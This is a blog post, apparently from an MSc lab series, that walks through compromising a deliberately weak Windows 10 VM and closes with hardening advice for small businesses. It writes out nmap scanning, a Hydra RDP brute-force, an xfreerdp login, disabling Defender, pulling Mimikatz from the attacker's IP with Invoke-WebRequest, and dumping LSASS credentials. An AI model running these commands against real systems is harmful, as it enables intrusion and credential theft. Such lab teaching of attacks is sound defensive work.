
Part 2: The Vulnerable Baseline — Complete System Compromise in Under 10 Minutes
A technical walkthrough of attacking an undefended Windows workstation
📚 Series Navigation: ← Part 1: The SME Security Crisis | Part 2: Tier 1 Attack (You are here) | Part 3: Tier 2 Setup → | Part 4: Tier 3 Defense → | Part 5: Results →
In Part 1, I explained why small businesses are prime targets for cyberattacks. Now, we begin the practical demonstration.
Tier 1 represents the harsh baseline: a network with essentially no security controls. This isn't a strawman scenario — it's the reality for many small businesses that prioritize convenience over security.
In this post, you'll see:
- The deliberately vulnerable lab setup
- A complete attack sequence using free tools
- Actual commands and their output
- Why there's no effective defense at this level
- What this means for real SMEs
Warning: Every technique shown here is used in real-world attacks daily.
The Scenario: A Common SME Configuration
Imagine a small consulting firm with 8 employees:
Their IT setup:
- A few Windows 10 workstations
- An IT contractor who "handles everything remotely"
- Remote Desktop (RDP) enabled on all machines "for support access"
- Simple passwords: "Company2024", "Admin123"
- Windows Firewall disabled "because it blocks our apps"
- No security monitoring because "we're too small to be targeted"
The belief: "Hackers only go after big companies. We're not interesting enough."
The reality: This is a sitting duck.

Lab Architecture: Tier 1
I built this environment using VirtualBox (free virtualization software). The setup is intentionally minimal to reflect an unsecured SME workstation.
Virtual Machine Specifications
Component Details Victim Machine Operating System Windows 10 Pro 64-bit RAM 4 GB Disk Space 50 GB vCPUs 4 IP Address 192.168.56.101 Attacker Machine Operating System Kali Linux (Debian 64-bit) RAM 3 GB Disk Space 30 GB vCPUs 2 IP Address 192.168.56.102
Both machines are on the same virtual network (192.168.56.0/24), simulating an attacker who has already gained network access—either through compromised WiFi, physical access, or a VPN breach.
Network Diagram
The Deliberate Vulnerabilities
To mirror real SME configurations, I intentionally configured four critical weaknesses:
1. Remote Desktop Protocol (RDP) Exposed
Configuration:
- RDP enabled and listening on port 3389
- Accessible from the local network
- No VPN requirement
- No Network Level Authentication (NLA)
- No IP address whitelisting
Why SMEs do this: "Our IT guy needs to remote in to fix issues, install software, and help employees. Setting up a VPN is too complicated."
The risk: RDP is one of the most commonly exploited services. Shodan (a search engine for internet-connected devices) shows millions of exposed RDP ports globally.
2. Weak Credentials
Configuration:
- Username:
user - Password:
1234 - No password complexity requirements
- No minimum length policy
- Password never expires
Why SMEs do this: "We need something employees can remember. We'll change it to something stronger later." (They never do.)
The risk: Weak passwords can be cracked in seconds using wordlists from previous data breaches.
3. Windows Defender Firewall Disabled
Configuration:
- Firewall completely turned off
- All ports accessible
- No network segmentation
- All services exposed
Why SMEs do this: "Our accounting software wouldn't work," "It was blocking video calls," "IT support told us to turn it off to troubleshoot something."
The risk: Every service running on the machine is now accessible to anyone on the network.
4. No Account Lockout Policy
Configuration:
- Unlimited failed login attempts allowed
- No delay between attempts
- No alerting on suspicious activity
- Default Windows settings (never configured)
Why SMEs do this: They don't even know this setting exists.
The risk: Attackers can try thousands of passwords without consequence.
Why There's No Blue Team in Tier 1
At this security maturity level, there is no meaningful defense.
What "protection" exists:
- Windows Event Logs (that nobody checks)
- Windows Defender Antivirus (if it's even running)
- Hope
What doesn't exist:
- SIEM or log monitoring
- Endpoint Detection and Response (EDR)
- Intrusion Detection System (IDS)
- Security Operations Center (SOC)
- Incident response plan
- Anyone responsible for security
This tier exists to establish the baseline: How bad can it get with zero security controls?
The Attack: From Reconnaissance to Complete Compromise
Let me walk you through the complete attack chain, step by step.
Phase 1: Reconnaissance
MITRE ATT&CK Mapping:
- Tactic: Reconnaissance (TA0043)
- Technique: Active Scanning (T1595.001 — Scanning IP Blocks)
Objective: Identify live hosts and discover open services.
I started with a network scan using nmap, a free network discovery tool:
nmap -sV 192.168.56.0/24Command breakdown:
nmap: Network mapping tool-sV: Probe open ports to determine service versions192.168.56.0/24: Scan all 254 possible IPs in the subnet
Output:
Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows 10 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Key findings:
- ✅ Port 3389 (RDP) is open and accessible
- ✅ Service identified: Microsoft Terminal Services
- ✅ Operating system: Windows 10
Attack decision: Target RDP for initial access.
Time elapsed: 45 seconds
Phase 2: Credential Brute-Force Attack
MITRE ATT&CK Mapping:
- Tactic: Credential Access (TA0006)
- Technique: Brute Force — Password Guessing (T1110.001)
Objective: Crack the RDP password to gain legitimate access.
I used Hydra, an open-source password-cracking tool that supports multiple protocols.
The Password Wordlist
I used a subset of rockyou.txt—a famous password database containing 14.3 million real passwords from data breaches. This same list is used by attackers worldwide.
I created a custom subset (for time constraints in the lab):
head -10000 rockyou.txt > custom-rockyou.txtThis gives me the 10,000 most common passwords to test.
The Brute-Force Attack
hydra -t 4 -V -f -l user -P ./custom-rockyou.txt rdp://192.168.56.101Command breakdown:
hydra: The brute-force tool-t 4: Use 4 parallel threads (test 4 passwords simultaneously)-V: Verbose mode (show every attempt in terminal)-f: Stop after the first valid password is found-l user: Target the username "user"-P ./custom-rockyou.txt: Use this password listrdp://192.168.56.101: Target the RDP service at this IP
Terminal output during attack:

Result: ✅ Password found: 1234 ✅ Attempts needed: 4 out of 10,000 ✅ Time elapsed: 1 minute 47 seconds
The takeaway: The password was in the top 0.04% of the most common passwords. This is frighteningly typical.
Phase 3: Initial Access via RDP
MITRE ATT&CK Mapping:
- Tactic: Initial Access (TA0001)
- Technique: Valid Accounts — Local Accounts (T1078.001)
Objective: Use the compromised credentials to gain remote access.
With valid credentials, I connected to the victim's machine using xfreerdp (a free RDP client for Linux):
xfreerdp /v:192.168.56.101 /u:user /p:1234 /cert:ignoreCommand breakdown:
xfreerdp: Remote Desktop client/v:192.168.56.101: Connect to this IP address/u:user: Username/p:1234: Password/cert:ignore: Ignore SSL certificate warnings
Result:

A full remote desktop session opens. I now have complete graphical control over the victim's computer — as if I were sitting at their desk.
What I can now do:
- ✅ Access all files and documents
- ✅ Read emails and browser-saved passwords
- ✅ Install malware or ransomware
- ✅ Access network shares
- ✅ Move to other machines on the network
- ✅ Delete logs to cover my tracks
Time elapsed: 3 minutes total (from reconnaissance to full access)
Phase 4: Privilege Escalation with Mimikatz
MITRE ATT&CK Mapping:
- Tactic: Privilege Escalation (TA0004) & Credential Access (TA0006)
- Technique: OS Credential Dumping — LSASS Memory (T1003.001)
Objective: Extract all credentials stored on this machine, including administrator passwords.
Now I want to escalate from a regular user to an administrator, and potentially move laterally to other machines.
Enter Mimikatz
Mimikatz is a post-exploitation tool that extracts:
- Cleartext passwords
- Password hashes (NTLM)
- Kerberos tickets
- PIN codes
It's so effective that it's been used in virtually every major breach since 2014.
Step 1: Download Mimikatz
Mimikatz is openly available on GitHub: https://github.com/gentilkiwi/mimikatz/releases
I downloaded the latest .zip file containing mimikatz.exe.
Step 2: Host a Transfer Server
On my attacking machine (Kali), I started a simple Python web server to transfer files:
python3 -m http.server 8080This creates a temporary web server on port 8080, serving files from my current directory.
Output:

Step 3: Disable Windows Defender
On the victim's machine (via the RDP session), I opened Windows Security and disabled Real-time protection.

Why this works: With user-level access, Windows allows disabling Defender temporarily. This prevents it from flagging and blocking Mimikatz.
In a real attack: Attackers often use obfuscation techniques or exploits to bypass antivirus, but in this unmonitored environment, simply turning it off works.

Step 4: Download Mimikatz to the Victim
On the victim's machine, I opened PowerShell and ran:
Invoke-WebRequest -Uri "http://192.168.56.102:8080/mimikatz.exe" -OutFile "C:\Users\Public\mimikatz.exe"Command breakdown:
Invoke-WebRequest: PowerShell's file download command-Uri: Source location (my attacking machine)-OutFile: Destination path on victim
The file downloads successfully to the victim's Public folder.
Step 5: Run Mimikatz and Dump Credentials
I navigated to the file and executed:
cd C:\Users\Public
.\mimikatz.exe

Inside Mimikatz, I ran:
privilege::debug
sekurlsa::logonpasswords
Command breakdown:
privilege::debug: Requests debug privileges (needed to access LSASS process memory)sekurlsa::logonpasswords: Extracts passwords from memory
Output (sanitized):
Result:
✅ Cleartext password extracted: 1234
✅ NTLM hash extracted (can be used for pass-the-hash attacks)
✅ Kerberos tickets available for impersonation
If an administrator had ever logged into this machine, their credentials would also appear here — giving me instant domain admin access.
Time elapsed: 7 minutes total
The Complete Attack Timeline
Let's review what just happened:
Time Phase Result 0:00 Start reconnaissance Network scan initiated 0:45 Scan complete RDP port 3389 discovered 1:00 Begin brute-force Hydra testing passwords 2:47 Password cracked Credentials: user/1234 3:00 RDP connection Full remote access established 5:00 Download Mimikatz Post-exploitation tool transferred 7:00 Credentials dumped All passwords extracted 10:00 Attack complete Full system compromise
Total time: Under 10 minutes Detection rate: 0% Cost to attacker: $0 (all free tools) Difficulty: Low (beginner-friendly tools)
What Was NOT Detected
Because this tier has no meaningful security controls, nothing was detected.
No alerts for:
- ❌ Port scan (no IDS)
- ❌ Brute-force attack (no lockout policy, no monitoring)
- ❌ Successful RDP login (logs exist but are unchecked)
- ❌ Mimikatz download (Windows Defender was disabled)
- ❌ Credential dumping (no EDR, no SIEM)
- ❌ Suspicious PowerShell commands (no logging enabled)
From the victim's perspective: The attack is invisible. Business continues as usual. The attacker could maintain access for weeks, months, or years without detection.
Real-World Implications
This isn't a hypothetical scenario. These exact techniques are used in:
Ransomware Attacks
- Attackers scan the internet for exposed RDP
- Brute-force weak passwords
- Deploy ransomware across the network
- Encrypt all files and demand payment
Recent example: The 2019 AMCA breach exposed 20 million patient records after attackers brute-forced an RDP connection.
Data Theft
- Gain access via weak credentials
- Extract sensitive information (customer data, financial records)
- Sell on dark web or extort the company
- Maintain persistent access for future attacks
Business Email Compromise (BEC)
- Access employee workstation
- Monitor email communications
- Impersonate executives
- Trick employees into wire transfers
FBI statistics: BEC attacks cost businesses $1.8 billion in 2020 alone.
Key Takeaways for SMEs
If your organization matches this Tier 1 profile, you are critically vulnerable.
Immediate Actions (Do These Today):
1. Secure or Disable RDP
- ❌ Don't: Leave RDP exposed to the network
- ✅ Do: Require VPN for all remote access
- ✅ Or: Use alternatives like TeamViewer, AnyDesk with MFA
- ✅ Or: Completely disable RDP if not needed
2. Enforce Strong Passwords
- ❌ Don't: Use passwords under 12 characters
- ❌ Don't: Use dictionary words or simple patterns
- ✅ Do: Require minimum 12-character passwords
- ✅ Do: Use a password manager (Bitwarden, KeePass)
- ✅ Do: Enable multi-factor authentication (MFA) everywhere
3. Enable Account Lockout Policies
Settings → Accounts → Sign-in options → Account lockout threshold: 5 attempts
Lockout duration: 30 minutes
4. Keep Windows Defender Enabled
- ❌ Don't: Disable security features "temporarily"
- ✅ Do: Work with vendors to configure apps properly
- ✅ Do: Add exceptions rather than disabling entirely
5. Enable Basic Logging
- Windows Event Logs (at minimum)
- Review weekly for anomalies
- Look for: Failed logins, unusual access times, new software installations
The Cost of Tier 1 Security
Financial cost to implement: $0 Time cost: 1–2 hours to configure properly Tools needed: None (built into Windows)
The cost of NOT implementing these basics:
- Average ransomware payment: $200,000+
- Average data breach cost for SMEs: $150,000+
- Business downtime: Days to weeks
- Reputation damage: Immeasurable
- Regulatory fines (GDPR, etc.): Potentially millions
There is no excuse for staying at Tier 1.
What's Next: Adding Basic Defenses
Tier 1 demonstrated what happens with zero security. It's unacceptable.
In Part 3, we scale up to a realistic small business network:
Tier 2 adds:
- Windows Server with Active Directory
- Domain-joined client workstations
- Ubuntu web server running WordPress
- Basic logging (Event Logs, Apache logs, Sysmon)
We'll test:
- Can attackers exploit web application vulnerabilities?
- Does Active Directory provide any protection?
- Can basic logging catch the attacks?
- Where are the blind spots?
The red team attacks continue — but now there's a blue team fighting back.
→ Continue to Part 3: Tier 2 — Basic SME Network (Coming Soon)
About This Research
This work was completed as part of my MSc in Cyber Security at the University of York, where I received the Highest Performing Student Award for the cohort.
Supervisor: Dr. Vasileios Vasilakis
All experiments were conducted in an isolated virtual lab. No real systems were harmed.
Tools & Resources
Tools used in this post:
- Kali Linux — Penetration testing distribution
- VirtualBox — Free virtualization software
- nmap — Network scanner
- Hydra — Password cracker
- Mimikatz — Credential extractor
- xfreerdp — RDP client